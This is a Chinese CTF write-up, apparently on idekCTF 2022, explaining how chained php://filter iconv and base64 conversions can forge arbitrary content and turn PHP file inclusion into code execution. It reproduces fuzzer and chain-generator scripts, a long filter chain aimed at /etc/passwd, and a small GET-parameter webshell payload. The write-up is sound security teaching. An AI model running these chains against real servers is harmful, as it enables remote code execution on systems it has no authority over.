
当然现在可能不是很明显，我们尝试利用之前提到的PHPbase64的宽松性去强制解码再编码：

```
1 <?php
2 $url = "php://filter/convert.iconv.UTF8.CSIS02022KR";
3 $url .= "|convert.base64-decode";
4 $var = file_get_contents($url."/resource=data://,aaa");
5 echo $url."|convert.base64-encode/resource=data://,aaa". "\n";
6 echo bin2hex($var). "\n";
7 var_dump(file_get_contents($url."|convert.base64-
  encode/resource=data://,aaa"));
8
9 #Output:
10
11 $url .= "|convert.base64-encode";
12 $url .= "/resource=data://,aaa";
13 echo $url. "\n";
14 $var = file_get_contents($url);
15 echo bin2hex($var). "\n";
16 var_dump(file_get_contents($url));
```

上述程序的输出如下：

```
1 php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-
  decode|convert.base64-encode/resource=data://,aaa
2 09a69a
3 string(3) "    "
4
5 php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-
  decode|convert.base64-encode/resource=data://,aaa
6 43616161
```

```
7 string(4) "Caaa"
```



这里先解释一下为什么不用php://temp，根据base64的宽松性，我们在上面提到过，这个解码过程可以这样理解：

```
1 preg_replace('|[^\a-z0-9A-Z+\/]|s', '', $input);
```

所以当我们调用decode的时候首先会对非法字符进行置空，只剩下C和剩下的字符一起解码，那么我们想要还原这个C，按照base64encode的原理，至少需要4个字符，所以我们这里使用了resource=data://,aaa让C和三个a一起解码。

## 利用——构造base64表内任意字符

在特性二中我们利用编码转换构造了一个C的base64decode串，那么能否利用 `iconv` 的特性构造其他字符呢？

答案是可以的，只要构造的字符在base64表内，那么就能通过不停的拼接 `iconv` 支持的编码，不断的利用base64特性去除非法字符，然后留下特定字符进行构造。

那么我们就可以构造 `A-Za-z0-9+/=` 任意字符。

既然如此，我们能否在把脑洞开大一点，我们既然能构造base64表中的任意字符，那我们讲这一串字符再进行一次base64解码不就相当于，我们能够构造不受限制的任意字符了么？！！！！

## 构造任意payload的base64形式

根据上面的结论，理论上我们可以对任意payload的base64进行构造，只需要通过编码不断扩展就行，比如下面这一个过程：

```

1  <?php
2  $url = "php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4";
3  $url_2 = "php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.iconv.L5.UT
F-
32|convert.iconv.IS088594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.IS
O_69372.CSIBM921";
4  $url_3 = "php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.iconv.L5.UT
F-
32|convert.iconv.IS088594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.IS
O_69372.CSIBM921|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.iconv.IS06937.8859_4|convert.iconv.IBM868.UTF-16LE";
5
6  $url .= "|convert.base64-decode";
7  $var = file_get_contents($url."/resource=data://,aaa");
8  echo $url."|convert.base64-encode/resource=data://,aaa"."\\n";
9  echo bin2hex($var)."\\n";
10 var_dump(file_get_contents($url."/resource=data://,aaa"));
11
12 $url .= "|convert.base64-encode";
13 $url .= "/resource=data://,aaa";
14 echo $url."\\n";
15 $var = file_get_contents($url);
16 echo bin2hex($var)."\\n";
17 var_dump(file_get_contents($url));

```

```

1
2  php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-
decode|convert.base64-encode/resource=data://,aaa
3  d5a69a
4  string(3) "  "
5  php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-
decode|convert.base64-encode/resource=data://,aaa
6  31616161 string(4) "1aaa"
7
8  php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.iconv.L5.UT
F-
32|convert.iconv.IS088594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.IS
O_69372.CSIBM921|convert.base64-decode|convert.base64-
encode/resource=data://,aaa

```

```

9  db569a string(3) " V "
10 php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
    4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.iconv.L5.UT
    F-
    32|convert.iconv.IS088594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.IS
    O_69372.CSIBM921|convert.base64-decode|convert.base64-
    encode/resource=data://,aaa
11 32316161 string(4) "21aa"
12
13 php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
    4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.iconv.L5.UT
    F-
    32|convert.iconv.IS088594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.IS
    O_69372.CSIBM921|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
    90|convert.iconv.IS06937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-
    decode|convert.base64-encode/resource=data://,aaa
14 dccdb569a6 string(5) " i "
15 php://filter/convert.iconv.IS088597.UTF16|convert.iconv.RK1048.UCS-
    4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.iconv.L5.UT
    F-
    32|convert.iconv.IS088594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.IS
    O_69372.CSIBM921|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
    90|convert.iconv.IS06937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-
    decode|convert.base64-encode/resource=data://,aaa
16 334d3231 string(4) "3M21"

```

可以看到 当我们增加对应字符的编码串的时候 他会在原字符串的前端生成对应字符。

那么思路就明确了，比如我们要构造生成下面这样的php payload

```
1  <?=php echo $_GET[0];?&gt;</pre

```

我们只需要构造他的base64形式的反转形式最后解码，就能在字符串前端生成我们的payload了

PD89YCRfR0VUWzBdYDs7Pz4= ——> 4zP7sDYdBzWUV0RfRCY98DP

## Fuzz

在了解基本原理之后，我们要做的就是使用编码构造一份字典，对应base64编码中每一个合法字符。

wupco师傅已经开源过fuzz的项目了，所以我们在下面的项目分析里面直接跟进就好x

## 项目分析

[PHP\\_INCLUDE\\_TO\\_SHELL\\_CHAR\\_DICT @wupco](#)



(因为师傅的项目里面都写好了hhh~所以我就简单注释一下代码都做了什么x)

main

1 branch

0 tags

Go to file

Add file

Code

woshiacao rename res files		3e9542d on Sep 26, 2022	29 commits
res	rename res files	4 months ago	
README.md	Update README.md	last year	
fuzzer.php	Update fuzzer.php	last year	
init	Update init	last year	
phpresult	Update phpresult	last year	
test.php	add test	last year	
test.py	rename res files	4 months ago	

先简单说一下各个文件是做什么的x

- res文件夹中是fuzz好的字典，每个文件名对应一个字符hexcode，文件内容是fuzz好的链子x (2f the hexcode of " / ")

main

PHP\_INCLUDE\_TO\_SHELL\_CHAR\_DICT / res / 2f

Go to file

...

woshiacao rename res files

Latest commit 3e9542d on Sep 26, 2022

History

0 contributors

1 lines (1 sloc) | 108 Bytes

Raw

Blame

1


convert.iconv.IBM869.UTF16|convert.iconv.L3.CSIS090|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATING.UCS-4

[Give feedback](#)

- `fuzzer.php` 是用于fuzz构建res字典的核心程序，通过以现有的（通常是以C的编码：`convert.iconv.L1.ISO2022KR`）为基础进行编码变异，逐步构建其他字符。
- `init` 构建时候利用的文件，即 `resource=` 指向的文件，默认为  
`abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789MMMMMM  
MM` （足够的长x）
- `test.py` 用于生成filter链，他会匹配字典中对应字符的hexcode进行拼接，同时会在  
`test.php` 中生成对应的样例程序：

```
27 with open('test.php','w') as f:
28     f.write('<?php echo file_get_contents("'" + final_payload + "');?>')
29 print(final_payload)
30
```

- `test.php` 由 `test.py` 生成的包含对应payload的测试样例，包含 `test.py` 中 `file_to_use` 变量指向的文件：

```
PHP_INCLUDE TO SHELL CHAR DICT-main >  test.php
```

```
1 <?php echo file_get_contents("php://filter/convert.iconv.UTF8.CSISO2022KR|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|
convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.
UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.
SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.
CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.
CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=/etc/
passwd");?>
```

- `phpresult` 一个对 `/etc/passwd` 利用后的样例（？看样子是成功给/etc/passwd文件写入了payload（？

每个文件大概做什么我们就介绍完了，下面跟进两个核心部分，一个是fuzz脚本一个是生成脚本(test.py):

- fuzz.php

```
1 <?php
2 error_reporting(E_ALL & ~E_WARNING);
3 ini_set("memory_limit", "-1");
4
5 set_time_limit(0);
6
7 if(!file_exists("./init")){
8
9     file_put_contents('./init','abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM');
10 }
11 $input = './init';
12
13 $iconv_list = ['437','500','500V1','850','851'.....]; // iconv -l生成，太长了所以省略，你也可以在这里定义你想用到的编码集
14 $filter_list = [
15     'string.rot13',// seem no use
16     'convert.iconv.*',
17 ];
18 print_r($filter_list);
```

```

19
20 $prev_str = ""; # 存储上一个成功的字符链
21 // $news = ""; #好像没意义x
22 // $found_count = 0; #好像没意义x
23 $op_all = ""; #一般是res中的链子当作种子
24
25 $op_all_max = 2000; #链的最大长度
26 $last_op = "";# 上一个拼接的链子
27 $init_value = file_get_contents($input);
28 $max_c_len = strlen($init_value) * 5;
29
30 if(!is_dir('./res')){
31     mkdir('./res');
32 }
33
34 if(!file_exists("./res/C")){
35     file_put_contents('./res/C','convert.iconv.UTF8.CSIS02022KR'); #是所有链子的
    开始，是变异的基础，也是忘不掉的那个人
36 }
37
38 function getseeds($dir){ //获取文件夹中的所有文件名
39     $handler = opendir($dir);
40     while (($filename = readdir($handler)) !== false)
41     {
42         if ($filename !== "." && $filename !== "..")
43         {
44             $files[] = $filename ;
45         }
46     }
47     closedir($handler);
48     return $files;
49 }
50 function getRandomSeedFromDir($dir){ //因为这段代码冗余部分太多所以简化成函数了方便
    理解
51     $files = getseeds($dir);
52     $r_t = rand(1,999999) % sizeof($files);
53     $seed = file_get_contents($dir.'/'.$files[$r_t]);
54     echo "[mutating from exist dic] ".$files[$r_t].": ".$seed."\n";
55     return $seed;
56 }
57
58 while(1){ //这个死循环是fuzz的核心，通过不断的和陌生人(随机数对应的编码串)相识，孜孜不
    倦的寻找着属于她自己的爱情.....啧，多么枯燥且无味 (x。
59     $tmp_str = "";
60
61     //$rand = rand(1,999999);
62     $op = '';

```

```

63     // if($last_op == $filter_list[0]){
64         $rand_2 = rand(1,999999);
65         $rand_3 = rand(1,999999);
66
67         $icon1 = $iconv_list[$rand_2 % count($iconv_list)];
68
69         $icon2 = $iconv_list[$rand_3 % count($iconv_list)];
70         $op = str_replace('*', $icon1.'.'.$icon2, $filter_list[1]); //随机拼接,
就像每天会遇到无数人一样 (
71     // } else {
72     //     if($rand % 6 > 1){
73     //         $rand_2 = rand(1,999999);
74     //         $rand_3 = rand(1,999999);
75     //         $icon1 = $iconv_list[$rand_2 % count($iconv_list)];
76     //         $icon2 = $iconv_list[$rand_3 % count($iconv_list)];
77     //         $op = str_replace('*', $icon1.'.'.$icon2, $filter_list[1]);
78     //     }
79     //     else{
80     //         $op = $filter_list[0];
81     //     }
82     // }
83     $tmp_str = file_get_contents('php://filter/'. $op_all. (($op_all ==
"")?':': '|'). $op. '|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7/resource='. $input); //将随机拼接好的字符规则进行利
用读取并存储在$tmp_str中
84
85     # print("Try fuzz ".$php://filter/".$op_all. (($op_all ==
"")?':': '|'). $op. '|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7/resource='. $input. "\n"); //添加了对应的输出文本x
86
87     if(!$tmp_str){ //如果$tmp_str不存在（拼接之后不能生成）就跳过
88         continue;
89     }
90     if($tmp_str === $prev_str){
91         continue; //如果和上一次结果一样就跳过x
92     }
93     if(strlen($op_all) > $op_all_max){ //如果长度超过最大设定长度就置空
94         $last_op = "";
95         if(rand(1,999999)% 5 > 2){
96             $op_all = "";
97             continue;
98         }
99
100     /*
101         获取res文件夹中存在的字典作为基础种子进行再拼接
102     */
103     // $r_t = rand(1,999999);

```

```

104         // $files = getseeds('./res/');
105         // $r_t = $r_t % sizeof($files);
106         // $seed = file_get_contents('./res/'.$files[$r_t]);
107         // $op_all = $seed;
108         $op_all = $op_all = getRandomSeedFromDir('./res/');
109         # echo "[mutating from exist dic] ".$files[$r_t].": ".$seed."\n";
110         continue;
111     }
112     if(strlen($tmp_str) > $max_c_len){
113         $last_op = "";
114         if(rand(1,999999)% 5 > 2){
115             $op_all = "";
116             continue;
117         }
118
119         // $r_t = rand(1,999999);
120         // $files = getseeds('./res/');
121         // $r_t = $r_t % sizeof($files);
122         // $seed = file_get_contents('./res/'.$files[$r_t]);
123         // $op_all = $seed;
124         $op_all = $op_all = getRandomSeedFromDir('./res/');
125         # echo "[mutating from exist dic] ".$files[$r_t].": ".$seed."\n";
126         continue;
127     }
128     $r =
    strstr($tmp_str,"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345678
    9",true);
129     if($r === false){
130         # print("Oh $r is non-compliance ! skip now! \n");
131         continue;
132     }
133     preg_match_all("/([a-zA-Z0-9])/", $r, $res);
134     if(sizeof($res[0])===strlen($r) && sizeof($res[0])==1 ){
135
136         //$ttt = quoted_printable_encode($tmp_str);
137         // echo "[!!] Magic:\n -----
    \n " . $tmp_str . "\n";
138
139         if(file_exists("./res/".$r)){ //即使爱情已经存在，但她依然想求更好的
    未来
140             $size = strlen(file_get_contents("./res/".$r));
141             if($size>strlen($op_all.((($op_all == "")?'':'|').$op))){//所以当
    她遇上更好的，会毅然的离开(指匹配到更优更短的串)
142                 file_put_contents("./res/" . $r, $op_all.((($op_all ==
    "")?'':'|').$op);
143                 print("Got Superior (of shorter length):$r ".$op_all.
    ((($op_all == "")?'':'|').$op."\n");

```

```

144         }
145     }
146     else{//空虚的内心似乎得到了眷顾，这是第一次她遇见的爱情，她欣然接受(指如果
    不存在则会直接创建)
147         print("Got $r ".$op_all.((($op_all == "")?'':'|')).$op."\n");
148         file_put_contents("./res/" . $r, $op_all.((($op_all ==
    "")?'':'|')).$op);
149     }
150     //否则她还是会一如既往的，向爱情献上忠诚。
151     $last_op = "";
152     if(rand(1,999999)% 5 > 2){
153         $op_all = "";
154         continue;
155     }
156
157     // $r_t = rand(1,999999);
158     // $files = getseeds('./res/');
159     // $r_t = $r_t % sizeof($files);
160     // $seed = file_get_contents('./res/'.$files[$r_t]);
161     $op_all = $op_all = getRandomSeedFromDir('./res/');
162     # echo "[mutating from exist dic] ".$files[$r_t].": ".$seed."\n";
163
164     continue;
165 }
166
167 if($tmp_str === $init_value){
168     $last_op = "";
169     if(rand(1,999999)% 5 > 2){
170         $op_all = "";
171         continue;
172     }
173     // $r_t = rand(1,999999);
174     // $files = getseeds('./res/');
175     // $r_t = $r_t % sizeof($files);
176     // $seed = file_get_contents('./res/'.$files[$r_t]);
177     $op_all = $op_all = getRandomSeedFromDir('./res/');
178     # echo "[mutating from exist dic] ".$files[$r_t].": ".$seed."\n";
179     continue;
180 }
181 else{
182     $last_op = $op;
183     $prev_str = $tmp_str;
184     $op_all .= (($op_all == "")?'':'|').$op;
185
186 }
187
188 }

```

```
189  ?>
190
```

下面的test.py是链的生成程序，当你提供payload的base64字符串形式时，他会寻找每个字符hexcode对应的编码进行payload生成。

```
1  file_to_use = "/etc/passwd"
2
3  #在这里放入你要生成的payload的base64形式:
4  base64_payload = "YWFh"
5
6  # generate some garbage base64
7  filters = "convert.iconv.UTF8.CSIS02022KR|"
8  filters += "convert.base64-encode|"
9  # make sure to get rid of any equal signs in both the string we just
   generated and the rest of the file
10 filters += "convert.iconv.UTF8.UTF7|"
11
12 for c in base64_payload[::-1]:
13     filters += open('./res/'+(str(hex(ord(c)))).replace("0x","")).read()
   + "|" # 这里是使用对应字符的hexcode来寻找对应编码，你也可以采用下面的方式，因为fuzz生
   成器最后生成的结果是按字符名存储并没有hex编码
14     # filters += open('./res/'+c).read() + "|"
15     print("use "+ c + ":" +open('./res/'+c).read())
16     # decode and reencode to get rid of everything that isn't valid base64
17     filters += "convert.base64-decode|"
18     filters += "convert.base64-encode|"
19     # get rid of equal signs
20     filters += "convert.iconv.UTF8.UTF7|"
21
22 filters += "convert.base64-decode"
23
24 final_payload = f"php://filter/{filters}/resource={file_to_use}"
25
26 with open('test.php','w') as f:
27     f.write('<?php echo file_get_contents("'+final_payload+'");?>')
28 print(final_payload)
```

单独说一下，`convert.iconv.UTF8.UTF7` 的作用是为了防止中途出现的base64补位的等号导致解释器失效或者报错，所以用它将等号转换为其他字符(base64合法字符)

[php\\_filter\\_chain\\_generator](#) @synacktiv

```

1  #!/usr/bin/env python3
2  import argparse
3  import base64
4  import re
5
6  # - Useful infos -
7  # https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-
  filters
8  # https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
9  # https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d
10
11 # No need to guess a valid filename anymore
12 file_to_use = "php://temp"
13
14 conversions = "dic.array"#太长了省略一下x
15
16 def generate_filter_chain(chain, debug_base64 = False):
17
18     encoded_chain = chain
19     # generate some garbage base64
20     filters = "convert.iconv.UTF8.CSIS02022KR|"
21     filters += "convert.base64-encode|"
22     # make sure to get rid of any equal signs in both the string we just
  generated and the rest of the file
23     filters += "convert.iconv.UTF8.UTF7|"
24
25
26     for c in encoded_chain[::-1]:
27         filters += conversions[c] + "|"
28         # decode and reencode to get rid of everything that isn't valid base64
29         filters += "convert.base64-decode|"
30         filters += "convert.base64-encode|"
31         # get rid of equal signs
32         filters += "convert.iconv.UTF8.UTF7|"
33     if not debug_base64:
34         # don't add the decode while debugging chains
35         filters += "convert.base64-decode"
36
37     final_payload = f"php://filter/{filters}/resource={file_to_use}"
38     return final_payload
39
40 def main():
41
42     # Parsing command line arguments
43     parser = argparse.ArgumentParser(description="PHP filter chain
  generator.")
44

```



```

45     parser.add_argument("--chain", help="Content you want to generate. (you
will maybe need to pad with spaces for your payload to work)", required=False)
46     parser.add_argument("--rawbase64", help="The base64 value you want to
test, the chain will be printed as base64 by PHP, useful to debug.",
required=False)
47     args = parser.parse_args()
48     if args.chain is not None:
49         chain = args.chain.encode('utf-8')
50         base64_value = base64.b64encode(chain).decode('utf-8').replace("=",
""")
51         chain = generate_filter_chain(base64_value)
52         print("[+] The following gadget chain will generate the following
code : {} (base64 value: {})".format(args.chain, base64_value))
53         print(chain)
54     if args.rawbase64 is not None:
55         rawbase64 = args.rawbase64.replace("=", "")
56         match = re.search("^[A-Za-z0-9+/]*$", rawbase64)
57         if (match):
58             chain = generate_filter_chain(rawbase64, True)
59             print(chain)
60         else:
61             print ("[-] Base64 string required.")
62             exit(1)
63
64 if __name__ == "__main__":
65     main()

```

其实核心部分就这几行：

```

1     for c in encoded_chain[::-1]:
2         filters += conversions[c] + "|"
3         # decode and reencode to get rid of everything that isn't valid base64
4         filters += "convert.base64-decode|"
5         filters += "convert.base64-encode|"
6         # get rid of equal signs
7         filters += "convert.iconv.UTF8.UTF7|"
8     if not debug_base64:
9         # don't add the decode while debugging chains
10        filters += "convert.base64-decode"
11
12    final_payload = f"php://filter/{filters}/resource={file_to_use}"
13    return final_payload

```

和test.py其实是一样的，所以不多赘述x，不过相比起来这个更好理解~

# filterChainFuzzerAndGenerator

一个基于php和python的Filter链的fuzz和生成程序。

可能使用的场景:

- 无文件RCE
- CTF中的Web
- CTF中的MISC
- ..... (更多可能? )

## About

你可以在下面这篇文档中了解原理和更多细节

- [📖【idekCTF 2022】Paywall — filter链构造和扩展](#)

此外, 感谢下面的项目提供的思路

- <https://github.com/loknop>  
<https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d>
- [https://github.com/wupco/PHP\\_INCLUDE\\_TO\\_SHELL\\_CHAR\\_DICT](https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT)
- [https://github.com/synacktiv/php\\_filter\\_chain\\_generator](https://github.com/synacktiv/php_filter_chain_generator)

项目目录各个文件的作用如下:

- Fuzzer.php 用于Fuzz filter链需要的字典
  - iconv\_list.php Fuzz中字符集文件, 可以按照场景自定义对应编码集
  - init Fuzzer包含用文件, 基本无需改动
- Generator.py 用于生成任意payload的Filter链
- aview.py 输出.res 文件夹中字典一览
- get\_dic.py 将.res文件夹中的单字符文件转换为自定义的dictionary.py字典
- dictionary.py 单字符字典, 可以自定义, 默认使用get\_dic.py生成

## Usage

### Fuzz

Fuzz依靠Fuzzer.php实现

在iconv\_list.php中定义你fuzz需要的字符集

```

iconv_list.php
1 <?php
2
3 $iconv_list = [
    '437','500','500V1','850','851','852','855','856','857','858','860','861','862','863','864','865','866','866NAV','869','874','904','1026','1046','1047','8859_1',
    '8859_2','8859_3','8859_4','8859_5','8859_6','8859_7','8859_8','8859_9','10646-1:1993','10646-1:1993/UCS4/ANSI_X3.4-1968','ANSI_X3.4-1986','ANSI_X3.4','ANSI_X3.
    110-1983','ANSI_X3.110','ARABIC','ARABIC7','ARMSCTII-8','ARMSCTII8','ASCII','ASMO-708','ASMO_449','BALTIC','BIG-5','BIG-FIVE','BIG5-HKSCS','BIG5','BIG5HKSCS',
    'BIGFIVE','BRF','BS_4730','CA','CN-BIG5','CN-GB','CN','CP-AR','CP-GR','CP-HU','CP037','CP038','CP273','CP274','CP275','CP278','CP280','CP281','CP282','CP284',
    'CP285','CP290','CP297','CP367','CP420','CP423','CP424','CP437','CP500','CP737','CP770','CP771','CP772','CP773','CP774','CP775','CP803','CP813','CP819','CP850',
    'CP851','CP852','CP855','CP856','CP857','CP858','CP860','CP861','CP862','CP863','CP864','CP865','CP866','CP866NAV','CP868','CP869','CP870','CP871','CP874',
    'CP875','CP880','CP891','CP901','CP902','CP903','CP904','CP905','CP912','CP915','CP916','CP918','CP920','CP921','CP922','CP930','CP932','CP933','CP935','CP936',
    'CP937','CP939','CP949','CP950','CP1004','CP1008','CP1025','CP1026','CP1046','CP1047','CP1070','CP1079','CP1081','CP1084','CP1089','CP1097','CP1112','CP1122',
    'CP1123','CP1124','CP1125','CP1129','CP1130','CP1132','CP1133','CP1137','CP1140','CP1141','CP1142','CP1143','CP1144','CP1145','CP1146','CP1147','CP1148',
    'CP1149','CP1153','CP1154','CP1155','CP1156','CP1157','CP1158','CP1160','CP1161','CP1162','CP1163','CP1164','CP1166','CP1167','CP1250','CP1251','CP1252',
    'CP1253','CP1254','CP1255','CP1256','CP1257','CP1258','CP1282','CP1361','CP1364','CP1371','CP1388','CP1390','CP1399','CP4517','CP4899','CP4909','CP4971',
    'CP5347','CP9030','CP9066','CP9448','CP10007','CP12712','CP16804','CP1BM861','CSA7-1','CSA7-2','CSASCII','CSA_T500-1983','CSA_T500','CSA_Z243.4-1985-1',
    'CSA_Z243.4-1985-2','CSA_Z243.419851','CSA_Z243.419852','CSDECMCS','CSEBCDICATDE','CSEBCDICATDEA','CSEBCDICCFAFR','CSEBCDICDKNO','CSEBCDICDKNOA','CSEBCDICES',
    'CSEBCDICESA','CSEBCDICESS','CSEBCDICFISE','CSEBCDICFISEA','CSEBCDICFR','CSEBCDICIT','CSEBCDICPT','CSEBCDICUK','CSEBCDICUS','CSEUCKR','CSEUCPKDFMTJAPANESE',
    'CSG2312','CSHPROMAN8','CSIBM037','CSIBM038','CSIBM273','CSIBM274','CSIBM275','CSIBM277','CSIBM278','CSIBM280','CSIBM281','CSIBM284','CSIBM285','CSIBM290',
    'CSIBM297','CSIBM420','CSIBM423','CSIBM424','CSIBM500','CSIBM803','CSIBM851','CSIBM855','CSIBM856','CSIBM857','CSIBM860','CSIBM863','CSIBM864','CSIBM865',
    'CSIBM866','CSIBM868','CSIBM869','CSIBM870','CSIBM871','CSIBM880','CSIBM891','CSIBM901','CSIBM902','CSIBM903','CSIBM904','CSIBM905','CSIBM918','CSIBM921',
    'CSIBM922','CSIBM930','CSIBM932','CSIBM933','CSIBM935','CSIBM937','CSIBM939','CSIBM943','CSIBM1008','CSIBM1025','CSIBM1026','CSIBM1097','CSIBM1112','CSIBM1122',
    'CSIBM1123','CSIBM1124','CSIBM1129','CSIBM1130','CSIBM1132','CSIBM1133','CSIBM1137','CSIBM1140','CSIBM1141','CSIBM1142','CSIBM1143','CSIBM1144','CSIBM1145',
    'CSIBM1146','CSIBM1147','CSIBM1148','CSIBM1149','CSIBM1153','CSIBM1154','CSIBM1155','CSIBM1156','CSIBM1157','CSIBM1158','CSIBM1160','CSIBM1161','CSIBM1163',
    'CSIBM1164','CSIBM1166','CSIBM1167','CSIBM1364','CSIBM1371','CSIBM1388','CSIBM1390','CSIBM1399','CSIBM4517','CSIBM4899','CSIBM4909','CSIBM4971','CSIBM5347',
    'CSIBM9030','CSIBM9066','CSIBM9448','CSIBM12712','CSIBM16804','CSIBM1621162','CSISO4UNITEDKINGDOM','CSISO108WEDISH','CSISO115WEDISHFORNAMES',
    'CSISO141JSC6220R0','CSISO15ITALIAN','CSISO16PORTUGUESE','CSISO17SPANISH','CSISO18GREEK7OLD','CSISO19LATINGREEK','CSISO21GERMAN','CSISO25FRENCH',
    'CSISO27LATINGREEK1','CSISO49INITIS','CSISO51INITISCYRILLIC','CSISO58GB1988','CSISO60DANISHNORWEGIAN1','CSISO61NORWEGIAN2',
    'CSISO69FRENCH','CSISO84PORTUGUESE2','CSISO85SPANISH2','CSISO86HUNGARIAN','CSISO88GREEK7','CSISO89ASMO449','CSISO90','CSISO92JISC62991984B','CSISO99NAPLPS',
    'CSISO103T618BIT','CSISO111ECMACYRILLIC','CSISO121CANADIAN1','CSISO122CANADIAN2','CSISO139CSN369103','CSISO141JUSIB1002','CSISO143IECP271','CSISO150',
    'CSISO150GREEKCCITT','CSISO151ACUBA','CSISO153GOST1976874','CSISO646DANISH','CSISO2022CN','CSISO2022JP','CSISO2022KR','CSISO2023',
    'CSISO542CYRILLIC','CSISO542CYRILLIC1981','CSISO542GREEK','CSISO1036780X','CSISOLATIN1','CSISOLATIN2','CSISOLATIN3','CSISOLATIN4','CSISOLATIN5','CSISOLATIN6',
    'CSISOLATINARABIC','CSISOLATINCYRILLIC','CSISOLATINGREEK','CSISOLATINHEBREW','CSKOI8R','CSKSCS636','CSMACINTOSH','CSNATSDANO','CSNATSEFI','CSN_369103',
    'CSEBCDICCAFR','CSEBCDICDKNO','CSEBCDICDKNOA','CSEBCDICES','CSEBCDICESA','CSEBCDICESS','CSEBCDICFISE','CSEBCDICFISEA','CSEBCDICFR','CSEBCDICIT','CSEBCDICPT',

```

根据对应环境选择对应的字符集合：

1 iconv -l

```

● hhgw@probius-ezbook:~/Filter_chain/PHP_INCLUDE_TO_SHELL_CHAR_DICT-main$ iconv -l
The following list contains all the coded character sets known. This does
not necessarily mean that all combinations of these names can be used for
the FROM and TO command line parameters. One coded character set can be
listed with several different names (aliases).

```

```

437, 500, 500V1, 850, 851, 852, 855, 856, 857, 858, 860, 861, 862, 863, 864,
865, 866, 866NAV, 869, 874, 904, 1026, 1046, 1047, 8859_1, 8859_2, 8859_3,
8859_4, 8859_5, 8859_6, 8859_7, 8859_8, 8859_9, 10646-1:1993,
